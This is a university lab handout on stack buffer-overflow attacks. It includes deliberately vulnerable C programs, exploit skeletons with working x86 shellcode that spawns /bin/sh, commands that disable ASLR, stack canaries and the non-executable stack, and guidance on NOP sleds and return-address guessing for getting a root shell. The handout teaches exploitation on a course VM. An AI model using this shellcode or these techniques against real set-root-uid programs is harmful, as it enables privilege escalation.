Project #1: Buffer Overflows

Due February 19, 11:59 PM

1 Project Overview

This project will give you first-hand experience with *buffer overflow attacks*. This attack exploits a buffer overflow vulnerability in a program to make the program bypass its usual execution and instead jump to alternative code (which typically starts a shell). There are several defenses against this attack (other than fixing the overflow vulnerability itself), such as address space randomization, compiling with stack guard, and making the stack non-executable.

The learning objective of this lab is for students to gain first-hand experience of the buffer-overflow attack. This attack exploits a buffer-overflow vulnerability in a program to make the program bypass its usual execution sequence and instead jump to *alternative code* (which typically starts a shell). Specifically, the attack overflows the vulnerable buffer to introduce the alternative code on the stack and appropriately modify the return address on the stack (to point to the alternative code). There are several defenses against this attack (other than fixing the overflow vulnerability), such as address space randomization, compiling with stack-guard, dropping root privileges, etc.

In this lab, students are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. They are also given a *shellcode*, i.e., binary code that starts a shell. Their task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. Students will also be guided through several protection schemes implemented in Ubuntu to counter this attack.

Note: There is a lot of helpful information in Section 13; be sure to read it before you get started. Also, if you get stuck, "Smashing the Stack for Fun and Profit" and the lecture notes and slides will help.

The following copyright information pertains to task 1. The other tasks were created at the University of Maryland and are not subject to copyright.

Copyright © 2006 – 2010 Wenliang Du, Syracuse University.
The development of this document is funded by the National Science Foundation's Course, Curriculum, and Laboratory Improvement (CCLI) program under Award No. 0618680 and 0231122. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of the license can be found at http://www.gnu.org/licenses/fdl.html.

2 Getting Set Up

Use the preconfigured Ubuntu machine we have given you, available here:

https://www.cs.umd.edu/class/spring2018/cmsc414-0101/resources.html

This is the machine we will use for testing your submissions. If it doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this lab is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article, *Smashing The Stack For Fun And Profit*, is very helpful and gives ample details and guidance. Read it if you're stuck.

Throughout this document, the prompt for an ordinary (non-root) shell is "$", and the prompt for a root shell is "#".

2.1 Starter files

Starter files are available at the class projects page:
https://www.cs.umd.edu/class/spring2018/cmsc414-0101/projects.html

2.2 Disabling address space randomization

Ubuntu, and several other Linux-based systems, use "address space randomization" to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

To re-enable ASLR, you simply run the above command but with a two instead of a zero:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

2.3 Alternative shell program `/bin/zsh`

A "set-root-uid" executable file is a file that a non-root user can execute with root privilege; the OS temporarily gives root privilege to the user. More precisely, each user has a real id (ruid) and an "effective" id (euid). Ordinarily the two are the same. When the user enters the executable, its euid is set to `root`. When the user exits the executable, its euid is restored (to ruid).

However if the user exits abnormally (as in a buffer-overflow attack), its euid stays as root even after exiting. To defend against this, a set-root-uid shell program usually drops its root privilege before starting a shell if the executing process is only an effective (but not real) root. So a non-root attacker would get a shell but it would not be a root shell. Ubuntu's default shell program, `/bin/bash`, has this protection mechanism. There is another shell program, `/bin/zsh`, that does not have this protection scheme. You can make it the default by modifying the symbolic link `/bin/sh`.

```
$ cd /bin
$ sudo rm sh
$ sudo ln -s /bin/zsh /bin/sh
```

Whenever you are not working on this project, you will want to change back to running bash. You can do that by running the above commands with `/bin/bash` instead of `/bin/zsh`.

Note: Avoid shutting down Ubuntu with `/bin/zsh` as the default shell! Instead, in VirtualBox, chose to "Save the machine state." Otherwise, when Ubuntu reboots, the GNOME display is disabled and only a tty comes up. If that happens, here are several fixes:

- Log in, run the following:
  `$ sudo shutdown`
  A menu comes up. Choose "filesystem clean", then "normal reboot".
- Log in, run the following:
  `$ sudo mount -o remount /` mounts the filesystem as read-write
  `$ sudo /etc/init.d/gdm restart` restarts GNOME Display Manager

3 Compiling

We will be using `gcc` to compile all of the programs in this project. There are a few non-standard ways we will be using `gcc`, like turning off basic protection mechanisms, but this can all be done by providing `gcc` some commandline arguments, which we describe here.

In general, we highly recommend creating a Makefile that will automate these for you.

3.1 Working with a debugger

`gdb` will be your best friend in this project. To get useful information from `gdb` regarding the names of functions and variables, include the `-g` commandline argument to `gcc`.

3.2 Compiling to 32-bit

This semester, we will be using the latest, 64-bit version of Ubuntu. For the sake of this project, however, we will be running in 32-bit. To have `gcc` compile to 32-bit, provide the following commandline option: `-m32`

3.3 Disabling compiler protections

The `gcc` compiler implements two security mechanisms that help protect against buffer overflows and code injection. For the sake of this project, we will be turning both of these off (but please leave them on in practice!).

1. **Canaries**: `gcc` implements the idea in the "Stack Guard" paper by introducing canaries in each stack frame. You can disable this protection by compiling with the commandline argument `-fno-stack-protector`
2. **Non-executable stack**: In the updated VM we are using, `gcc` by default will make the stack non-executable, thereby making it more difficult to launch arbitrary code. You can disable this with the commandline argument `-z execstack`

3.4 Putting it all together

To compile a program `vulnerable.c` into a binary named `vuln`, with the above protections disabled, in 32-bit, and ready for gdb, you would run the following command:

```
gcc -fno-stack-protector -z execstack -m32 -g vulnerable.c -o vuln
```

4 Task 0: Guessing Game

To get things started, consider the following simple program (provided in the start-up files as `guesser.c`):

```
/* guesser.c */

#include <stdio.h>    /* for printf() */
#include <stdlib.h>   /* for EXIT_SUCCESS */

int your_fcn()
{
    /* Provide THREE different versions of this,
     * that each win the "guessing game" in main(). */

    return 0;
}

int main()
{
    int mine = 0;
    int yours = 0;

    yours = your_fcn();
    mine = yours + 1;

    if(mine > yours)
        printf("You lost!\n");
    else
        printf("You won!\n");

    return EXIT_SUCCESS;
}
```

This program runs a simple "guessing game" to see who can choose the biggest number. It draws your number by calling `your_fcn()`, a function that you have complete control over. It chooses its own number by just adding some to yours—how convenient! Your task is to write not one but *three* different versions of the function that each win the guessing game every time. As a slight hint, note that the only way that we determine whether or not you win is if the program prints "`You won!`" (followed by a newline) at the end.

We will be compiling them with address space randomization and stack protection turned *off* and the stack *executable* (Sections 2 and 3).

Caveats. While you are allowed to set the body of `your_fcn()` as you wish, you are not allowed to modify `main()` itself. Also, this task permits an exception to the syllabus: hardcoding is allowed, if you think it will help you win! All of your solutions must be *fundamentally* distinct. You do not *have* to use a buffer overflow as one of your three solutions, but it is certainly one way to go!

Submitting. Create three copies of the guesser: `guesser1.c`, `guesser2.c`, and `guesser3.c`, each of which has a different implementation of `your_fcn()`. (There are general submission instructions in Section 12.)

5 A Vulnerable Program

In the remainder of the tasks, you will be exploiting a program that has a buffer overflow vulnerability. Unlike Task 0, you are not allowed to modify the program itself; instead, you will be attacking it by cleverly constructing malicious *inputs* to the program.

```
/* vulnerable1.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability, not by
 * modifying this code, but by providing a cleverly
 * constructed input. */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BUFFER_SIZE 512

void greet(char *str)
{
    char greeting[32] = "Welcome ";

    /* The following allows buffer overflow */
    strcat(greeting, str);
}


int main()
{
    char str[BUFFER_SIZE];
    FILE *bf = fopen("badfile", "r");

    fread(str, sizeof(char), BUFFER_SIZE, bf);
    greet(str);

    printf("Returned properly: attack failed\n");
    return 1;
}
```

The vulnerable program for Task 1, `vulnerable1.c`, is given above. To compile it without the relevant compiler-provided defenses and to make the executable set-root-uid, do the following:

```
$ sudo gcc -fno-stack-protector -z execstack -m32 -g vulnerable.c -o vuln1
$ sudo chmod 4755 vuln1
```

The above program has a buffer-overflow vulnerability in function `bof()`. The program reads `512` bytes from a file named `badfile` and passes this input to function `bof()`, which uses `strcat()` to store the input into `buffer`. But `buffer` is only 32 bytes and `strcat()` does not check for buffer boundary. As if that weren't bad enough, the user input is concatenated onto the end of a string that is already stored in buffer ("Welcome: ").

An attacker can exploit this buffer-overflow vulnerability and potentially launch a shell. Moreover, because the program is a set-root-uid program (compiled as root using `sudo`), the attacker may be able to get a root shell. Doing so is your next task.

6 Task 1: Exploiting the Vulnerability

For this task:

- Disable address space randomization (section 2.2).
- Make `/bin/zsh` the default shell program (section 2.3).
- Compile the vulnerable program in 32-bit, without the stack protector, and with the stack set to executable (Section 5).

Write a program, `exploit1.c`, that prints an appropriate string to `stdout` (we will redirect it to the file, `badfile`, that the vulnerable program is expecting). It must put the following at appropriate places in the string it outputs:

- Shellcode.
- NOP instructions (`0x90`): to increase the chance of a successful target address.
- The address in the stack to which control should go when `bof()` returns. Ideally the address of the shellcode or one of the NOPs on the NOP sled.

The program takes no command-line arguments. You can use the following skeleton.

```
/* exploit1.c  */
/* Outputs a string for code injection on vulnerable1.c */

#include <stdio.h>
#include <string.h>

#define BUFFER_SIZE 512

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main()
{
    char buffer[BUFFER_SIZE];

    /* Initialize the buffer to all zeroes */
    memset(buffer, 0x0, BUFFER_SIZE);

    /* TODO: Fill the buffer with appropriate contents */

    /* Print out the contents of the attack buffer */
    fwrite(buffer, BUFFER_SIZE, 1, stdout);
    return 0;
}
```

After you finish the above program, do the following in a non-root shell. Compile the program in 32-bit mode (using the `-m32` command-line argument to `gcc`). Run your exploit code and pipe the output to the vulnerable program. If your exploit is implemented correctly, when function `bof` returns it will execute your shellcode, giving you a root shell. Here are the commands you would issue, assuming that `vuln1` has already been compiled (as in Section 5).

```
$ gcc -m32 exploit1.c -o exploit1
$ ./exploit1 > badfile
$ ./vuln1
#                    <---- Bingo! You've got a root shell!
```

That is considered success for this task!

As an aside, note that although you have obtained the "#" prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real `root` process. If you want such commands to treat you as a real root, simply call `setuid(0)` to set your real user id to root.

7 Task 2: Address-Randomization Protection

In this task, you will use all of the same settings as in Task 1, but you will be turning address space layout randomization (ASLR) back on. This can be done as follows:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

Nonetheless, your program will have to work with 100% success rate on every invocation of the now-randomized program! To this end, we will be using a different vulnerable program:

```
/* vulnerable2.c */

/* This program also has a buffer overflow vulnerability.
 * Our task is to exploit this vulnerability, even when
 * ASLR is turned on. */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void echo_info()
{
    char age[32];
    char name[32];

    /* These are pipes to allow for 'communication' between
     * vulnerable2 and exploit2; you can ignore them. */
    FILE *out = fopen("f0", "w");
```

```
    FILE *in = fopen("f1", "r");

    /* Read in the user's name */
    fscanf(in, "%s", age);

    /* Echo it right back to them */
    fprintf(out, age);
    fprintf(out, "\n");    /* Possible format string vulnerability */
    fflush(out);

    /* Read in the user's name */
    fscanf(in, "%s", name);            /* Possible buffer overflow */
}


int main()
{
    echo_info();

    printf("Returned properly: attack failed\n");
    return 1;
}
```

This program very simply reads in two strings—an "age" and a "name"—and echoes those back to the user. As we have learned, `gets(str)` is considered a harmful function because it will read characters from `stdin` until it reaches a null-terminating character and store them into `str`, regardless of how large `str` actually is. This is what will permit a buffer overflow.

But there is another vulnerability here: the programmer has used `fprintf` without providing a format string as the first argument. Recall that such *format string vulnerabilities* allow an attacker to provide inputs that will reveal values on the stack. What inputs can you provide to `fscanf(age)` that might help you infer how to correctly overflow the buffer with `fscanf(name)`?

The task Your task is to implement another program, `exploit2.c`, that will interact with the above program, providing inputs as you see fit to get it to launch a root shell. You may use the following as a skeleton:

```
/* exploit2.c  */

/* Interacts with vulnerable2.c for code injection. */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#define BUFFER_SIZE 512

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax          */
  "\x50"                 /* pushl   %eax               */
  "\x68""//sh"           /* pushl   $0x68732f2f        */
  "\x68""/bin"           /* pushl   $0x6e69622f        */
  "\x89\xe3"             /* movl    %esp,%ebx          */
```

```
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdq                       */
  "\xb0\x3b"             /* movb    $0x3b,%al         */
  "\x2c\x30"             /* sub     $0x30,%al         */
  "\xcd\x80";            /* int     $0x80             */

int main()
{
    char age[] = "TODO: Fill this in";
    char age_response[BUFFER_SIZE];

    char buffer[BUFFER_SIZE];

    printf("%s\n", age);
    fflush(stdout);

    scanf("%s", age_response);

    fprintf(stderr, "All writes to stdout are getting picked up\n");
    fprintf(stderr, "by the vulnerable2 program; you can print\n");
    fprintf(stderr, "to stderr for debugging, if you want.\n");

    /* TODO: Process the age response */

    /* TODO: Fill the buffer with appropriate contents */

    /* Print out the contents of the attack buffer */
    printf("%s\n", buffer);

    return 0;
}
```

Running the program Notice that `vulnerable2.c` has a bit of a back-and-forth kind of communication: it reads input, then outputs, and reads in more input. Meanwhile, `exploit2.c` provides the output and reads the input. Unfortunately, running these programs is not quite as straightforward as redirecting output to a file. You can run these programs as follows. First, run the following command to create two special files (actually they are "pipes") called `f0` and `f1`:

```
$ mkfifo f0 f1
```

Once these are created, you can run the programs as follows (assuming you compiled `exploit2.c` into `exploit2` and `vulnerable2.c` into `vuln2`):

```
$ ./exploit2 < f0 > f1 &
$ ./vuln2
#                     <---- Bingo! You've got a root shell!
```

To make this a bit easier for you, we have included a script for running the task 2 programs, called `run_task2.sh`

Slightly altered shell code You may notice that the shell code in this exploit is slightly different from that in `exploit1.c`. This is because, much like how string-related functions do not permit attack inputs with zeroes in them, the `fscanf` function in `vulnerable2.c` will stop at anything it thinks is a whitespace character. This just happens to include `0x0b` (a vertical tab), which we were using in the next to last assembly instruction. To remedy this, we simply write `0x3b` and then subtract `0x30`. All this to say: be sure to use the updated shell code in Task 2!

8 Task 3: A Secure Program

The majority of the project thus far has dealt with attacking existing code. In this task, you will write some secure code of your own. It is, at face value, a simple program, so use this as an opportunity to pay close attention to every line of your code to ensure that it is not vulnerable to any of the attacks we've discussed.

Your task is to write *two* programs:

- `task3/substring.c`
  - Reads from `stdin`
  - Takes three inputs, each separated by one or more characters of whitespace:
    - The first is a string, `str`. This should be at most 32 characters long (not including the null terminating character). Any additional characters should be ignored.
    - The second input is a number `first`.
    - The third input is also a number, `last`. It must be the case that $0 \leq$ **`first`** $\leq$ **`last`** $<$ 32. If not, then output the (exact) string "Invalid input" and quit.
    - All additional inputs should be ignored.
  - If the above inputs are well formed, the program then creates a file named `output.txt` — if a file by that name already exists or if the program is unable to create that file, it should fail gracefully by printing out the (exact) string "Unable to open file".
  - Prints to `output.txt` the substring `str[first:last]`, that is, the string comprising characters `str[first]` up to and including `str[last]`, where the indices are zero-based. For example, if the inputs provided were `str` = "concatenation", `first` = 3, and `last` = 5, then the program should store "cat" to `output.txt`.
- `task3/read.c`
  - Reads from `output.txt` if it exists and can be opened (prints out "Unable to open file" if not).
  - Prints to `stdout` what was stored via the other executable. `output.txt` should have no more than 32 characters (not including the null terminating character), and should have no spaces (recall that the input string was read up to but not including spaces).

Both of these will be compiled without ASLR and without stack protector (as with Task 1). Also, while the above describes how many characters "should" be in the input, there is no guarantee they will be. If you happen to require any other files (e.g., header files), include them in `task3/` as well. This directory must be self-contained. **Do not put any personally identifying information in any of the files in `task3/`** (user name, user ID, or anything else that will identify who you are).

9 Task 4: Security Review

Throughout this course (and certainly in projects such as these), you will be learning and gaining experience with the technical details of secure programming, protocols, and networking. You should, in other words, develop the skills to be able to analyze a system, identify its vulnerabilities, and design defenses against them.

One of the broader goals of this course is to also guide you in developing a "security mindset." To give an example, imagine you saw an ad for a new car that would unlock its doors if you bumped your phone against it. If you are in the security mindset, your first thought might be "how could I use that to gain entry into someone else's car?" (And if you have really developed that mindset, you might already be thinking "I'd do so by...")

This is, frankly, not a natural way of viewing the world. It's about thinking like an adversary: an immensely important ability when designing and evaluating (and breaking) secure systems.

The task Your task is to write a security analysis. With the intent of creating an interesting, open forum to discuss these ideas, you will post your review on the course Piazza forum (there's a link on the course website). A post will be created by the instructor: post your reply there (I can't promise I'll see it otherwise). You cannot post a review of a system that has been covered before your post, so get started early! Here's what your security review should include:

1. A **summary** of the technology (one concise paragraph). It can be a specific product/technology, or a class of them. This is where you would also state any assumptions you need to make about the product, if necessary.

2. Three **assets** (1–3 sentences each)—that which a defender would wish to protect and that an attacker would wish to steal/compromise/break, etc. Include the assets' relevant security goals (confidentiality, availability, etc.), and to whom they pertain (are they the assets for the citizens of a country, the individual user, or perhaps the company deploying the particular technology?).

3. At least two (and at most four) possible security **threats** (one or two sentences each). Recall that a threat is a *potential* action an adversary could take against one or more of the assets. Identify who the adversary may be.

4. At possible **defenses** to the potential threats you identified (one or two sentences each). These could include techniques the system may already be applying.

5. A discussion of the **risks** involved (one or two sentences). How serious would these attacks be, and what would be the potential fallout; are the main risks economical, violations of privacy, safety, or something else?

6. Finally, **conclude** (one or two sentences) with a bigger picture reflections on the various points you make above. For instance: Do you think this is a fundamental flaw of all such pieces of technology to come, will the field come to address such challenges, and so on.

Credit This task is heavily inspired by Yoshi Kohno's security course at the University of Washington, and you are welcome to view the blog posts his students have made to get a feel for what I am looking for:

https://cubist.cs.washington.edu/Security/category/security-reviews/

10 Task 5 (Extra credit): Re-enabling common defenses

As mentioned in Section 3.3, `gcc` by default puts some protective measure in place to mitigate buffer overflows and code injections. We got around these with commandline options to turn off canaries (`-fno-stack-protector`) and to make the stack executable (`-z execstack`). For extra credit, get **Task 2** to work without one or both of these options (more credit for both).

If you choose to do this task, submit all relevant files in a subdirectory called `task5/` and include a file named `task5/readme.txt` that describes which defense(s) you attacked and how you went about launching your attack. Place your exploit code in a file named `task5/exploit5.c` and include any other files that were necessary in launching this attack, if there were any.

11 Task 6 (Extra credit): Play Me a Song

The goal of this task is to develop an input `badfile` that, upon execution (using the setting from any of tasks 1 or 2), will play a song. It can be any song (just not John Cage's 4'33" of silence!).

One small clarification about what files can be present: While your submission should include whatever files you need to *create* the `badfile`, the vulnerability itself should be contained completely within the `badfile`. That is, there should not be additional files that must be present when beginning to run the program.

If you choose to do this task, submit the relevant file(s) along with your other files, by the assigned due date. Place all of them in a subdirectory called `task6/`, and include a file named `task6/readme.txt` that describes how you went about launching this melodious attack. You will also have to demo it to your professor (feel free to use that as an opportunity for Meet Your Professor, as well).

You may find that the buffer in the vulnerable program is not large enough for your attack; for this extra credit task (only), you may increase the buffer by changing the `BUFFER_SIZE` variable to whatever you want in `vulnerable1.c` or `vulnerable2.c`. Include the modified `vulnerable*.c` file in `task6/` as well.

12 What to submit

Submit the following files (We have provided a `subcheck.sh` file that will check to make sure that your submission directory contains these files. However, it does not automatically test your code, compile it, etc.).

Required:

1. `guesser1.c`
2. `guesser2.c`
3. `guesser3.c`
4. `exploit1.c`
5. `exploit2.c`
6. `task3/substring.c`:
7. `task3/read.c`:
8. Your security review on Piazza.

Optional (extra credit):

9. Files for extra credit Task 5 stored in a `task5/` directory:
   - `task5/exploit5.c`

- `task5/readme.txt`: Your description of which defenses you got around (non-executable stack and/or canaries) and how.
- Any additional files you need to launch this attack.

10. Files for launching your music attack, stored within a `task6/` directory:
    - `task6/vulnerable.c`: You are allowed to modify the `BUFFER_SIZE` variable to be larger, if you so desire. If so, please include your modified version of this file.
    - `task6/readme.txt`: your description of how you got an input to (the potentially modified) `vulnerable.c` to play music,
    - The code and any other files you need to generate the bad input.

Note: Only the latest submission counts.

13 Some extra background information

This section contains additional background on creating shell code and injecting code. We have included the files discussed here in the `background/` directory in the starter files.

13.1 Shellcode

A **shellcode** is binary code that launches a shell. Consider the following C program:

```
/* start_shell.c */

#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain `0x00`) entries). So one usually writes an assembly language program, and assembles that to get a shellcode.

We provide the shellcode that you will use in the stack. It is included in `call_shellcode.c`, but let's take a quick divergence into it now:

```
/* call_shellcode.c  */

/* A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```



Figure 1: Buffer overflow stack example.

This program contains the shellcode in a `char[]` array. Compile this program, run it, and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by `gcc -S start_shell.c`.

A few places in this shellcode are worth noting:

- First, the third instruction pushes “//sh”, rather than “/sh” into the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol.

- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one used here (`cdql`) is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to `11`, and execute “`int $0x80`”.

13.2 Guessing runtime addresses for vulnerable program

Consider an execution of our vulnerable program, `vuln`. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`’s invocation.

1. The distance, say R, between the overflowed buffer and the location where `bof()`’s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T, of the location where the shellcode starts. This should be the value of the target address.

See Figure 1 for a pictorial example.

If the source code for a program like `vuln` is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger. The value obtained for R by these methods should be close, if not the same as, as the value when the vulnerable program is run during the attack.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R. This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Guessing T, the address of the shellcode, can be done in the same way as guessing R. If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., buffer or stack pointer). Or one can get T by running the executable in a debugger. Or one can *guess* a value for T.

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.

Here is a program that prints out the value of the stack pointer (esp).

```
/* sp.c */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

unsigned long get_sp(void) {
  __asm__("movl %esp,%eax");
}
int main() {
  printf("0x%lx\n", get_sp());
}
```

13.3 Improving the odds

To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; jumping to any of these NOPs will eventually get execution to the malicious code. Figure 2 depicts the attack.

13.4 Storing a long integer in a buffer

In your exploit program, you may need to store a `long` integer (4 bytes) at position `i` of a `char` buffer `buffer[]`. Since each buffer entry is one byte long, the integer will occupy positions `i` through `i+3` in `buffer[]`. Because `char` and `long` are of different types, you cannot directly assign the integer to `buffer[i]`; instead you can cast `buffer+i` into a `long` pointer and then assign the integer, as shown below:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Bibliography

1. Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49.
   Available here:



Figure 2: NOP sled example.

http://www.cs.umd.edu/class/spring2016/cmsc414/papers/stack-smashing.pdf